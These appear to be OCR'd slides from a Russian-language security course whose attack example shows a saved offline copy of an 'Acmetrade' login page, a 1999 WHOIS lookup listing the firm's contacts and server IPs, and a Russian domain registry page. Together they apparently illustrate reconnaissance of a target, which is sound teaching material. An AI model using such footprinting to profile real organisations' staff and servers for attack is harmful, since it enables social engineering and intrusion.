
Уровни информационной инфраструктуры





Пример атаки



Acmetrade - Login - Microsoft Internet Explorer - [Working Offline]
File Edit View Favorites Tools Help
Back Search Favorites History
Address C:\home\crouland\new\Suretrade - Login.htm
Go
ACMETRADE.COM SM
Smart Tools For Smart Investors™
MEMBERS LOGIN
Please enter your User ID:
Please enter your Password:
LOGIN
RESET
Forget your password?
To use all features of the website, please use Microsoft Internet Explorer 5.0 or Netscape Navigator 4.6 or higher.
Internet Explorer 5.0 Patch: If you are experiencing problems with your Microsoft Internet Explorer web browser loading incomplete pages, you may need to download a patch to fix this problem.
Additional Internet Explorer 5.0 tips.
Attention Web TV users. Due to the limitations of the Web TV browser, we cannot guarantee that you will be able to access all functions of our website. If you need to place a trade and are having difficulties, please use a telephone to call us.
Done
Internet



Network Solutions - Domain Name Registration Services from the dot com people - Microsoft Interne...
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.networksolutions.com/
Links
NETWORK SOLUTIONS
the dot com people
interNIC
Home | Services | Find | Help | About Us
Register a Web Address (domain name)
www.
.com
GO!
Need Help to Start? Click here
1 enter a name, word or phrase 2 choose a domain 3 click GO!
Search for a Web Address (domain name) with no obligation!
Current Customers
Make Changes
Access dot com mail
Access Free Web Mail
Registration Payment Options
Additional Services
Business Partners
Internet Technology Services
Country Specific Web Addresses
WHOIS Search
dot com directory
Company Information
Job Opportunities
About Us
Free Web Mail
new!
dot com directory™
The Web's definitive Find-It engine. Try it!
Find it!
Internet Starter Kit
Get a Web Address, e-mail, and a one-page Web site – our all-in-one package.
Get it!
Important Customer Information
Network Solutions now requires prepayment for Web Address (domain name) registrations.
Read more about it.
Increase Web Site Traffic
The RealNames℠ service improves the visibility of your company's Web site in search results.
Tune Up Your Web Site
Critical maintenance services and enhancement tools to keep your Web site performing at optimum levels.
Manage Your Internet Business
The dot com toolkit™ will help you establish, manage, and grow your business on the Internet.
Get More Visitors to Your Site
Use dot com promotions™ to attract, monitor, and communicate with your Web site visitors.
Join Our Affiliate Program
Sell our services and earn money just by adding a link to your site.
Network Solutions, Department of Commerce and ICANN reach long-term agreements. Read the press release.
Wear Your Web Address
Promote your Web Address with personalized dot com gear™ sportswear.
Visit Our Resource Center
Articles and tips in the dot com series on how to develop your business on the Internet.
BE DIRECT
Internet zone


Web Interface to Whois - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.networksolutions.com/cgi-bin/whois/whois/
Links
NETWORK SOLUTIONS
the dot com people
Home | Services | Find | Help | About Us
Web Interface to Whois
Sponsored by:
Burlee!
host your domain for only $19.95
40 MB disk space • sun servers • cold fusion • cybercash
DOMAIN HOST INTERNATIONAL
click now
The Data in Network Solutions' WHOIS database is provided by Network Solutions for information purposes, and to assist persons in obtaining information about or related to a domain name registration record. Network Solutions does not guarantee its accuracy. By submitting a WHOIS query, you agree that you will use this Data only for lawful purposes and that, under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via email (spam); or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its systems). Network Solutions reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.
Search for a Web address, NIC handle, host IP, or lastname, firstname:
ACMETRADE.COM
SEARCH
To use Whois, simply type in your search string (i.e.example.com or smith, john).
Please note that requests like "www.example.com" will not yield a correct answer; Whois can query only for second-level domain names.
The default action for Whois, unless directed otherwise with a keyword (e.g. "domain root"), is to do a very broad search, looking for matches in many fields: handle, name, or hostname and finding all record types.
Whois then shows the results in one of two ways: as a full, detailed display for a single match (with possible subdisplay), or as one- or two-line summaries for multiple matches.
Internet zone


File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.networksolutions.com/cgi-bin/whois/whois/?STRING=acmetrade.com
Links
Web Interface to Whois
Sponsored by:
Need a Host?
Registrant:
Acmetrade.com, Inc. (ACMETRADE-DOM)
6600 Peachtree Dunwoody Road
Atlanta, GA 30338
Domain Name: ACMETRADE.COM
Administrative Contact:
Vaughn, Danon (ES2394) dvaughn@ACMETRADE.COM
(678)443-6000 (FAX) (678) 443-6476
Technical Contact, Zone Contact:
Bergman, Bret (ET2324) bbergman@ACMETRADE.COM
(678)443-6100 (FAX) (678) 443-6208
Billing Contact:
Fields, Hope (ET3427) hfields@ACMETRADE.COM
(678)443-6101 (FAX) (678) 443-6401
Record Last updated on 27-Jul-99.
Record created on 06-Mar-98.
Database last updated on 4-Oct-99 09:09:01 EDT
Domain servers in listed order:
dns.acmetrade.com 208.21.2.67
www.acmetrade.com 208.21.2.10
www1.acmetrade.com 208.21.2.12
www2.acmetrade.com 208.21.2.103
Internet zone


RIPN NIC - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Print Edit Discuss
Address http://www.ripn.net:8080/nic/index.html
Go Links
RIPN
Российский НИИ Развития Общественных Сетей
О РОСНИИРОС RIPN | СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР | ПРОЕКТЫ
СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР
РЕГИСТРАЦИЯ ДОМЕНОВ В ЗОНЕ RU
РАСПРЕДЕЛЕНИЕ IP НОМЕРОВ
РЕГИСТРАЦИЯ АВТОНОМНЫХ СИСТЕМ (AS)
РЕГИСТРАЦИЯ ОБРАТНЫХ ДОМЕНОВ
WHOIS СЕРВИС
АРХИВ ДОКУМЕНТОВ FYI, RFC, RIPE
СПИСКИ РАССЫЛОК СЕТЕВОГО ИНФОРМАЦИОННОГО ЦЕНТРА
ПОИСК | EMAIL
WIN | KOI | ALT | ISO | MAC | ENGLISH
ГЛАВНАЯ СТРАНИЦА
Internet

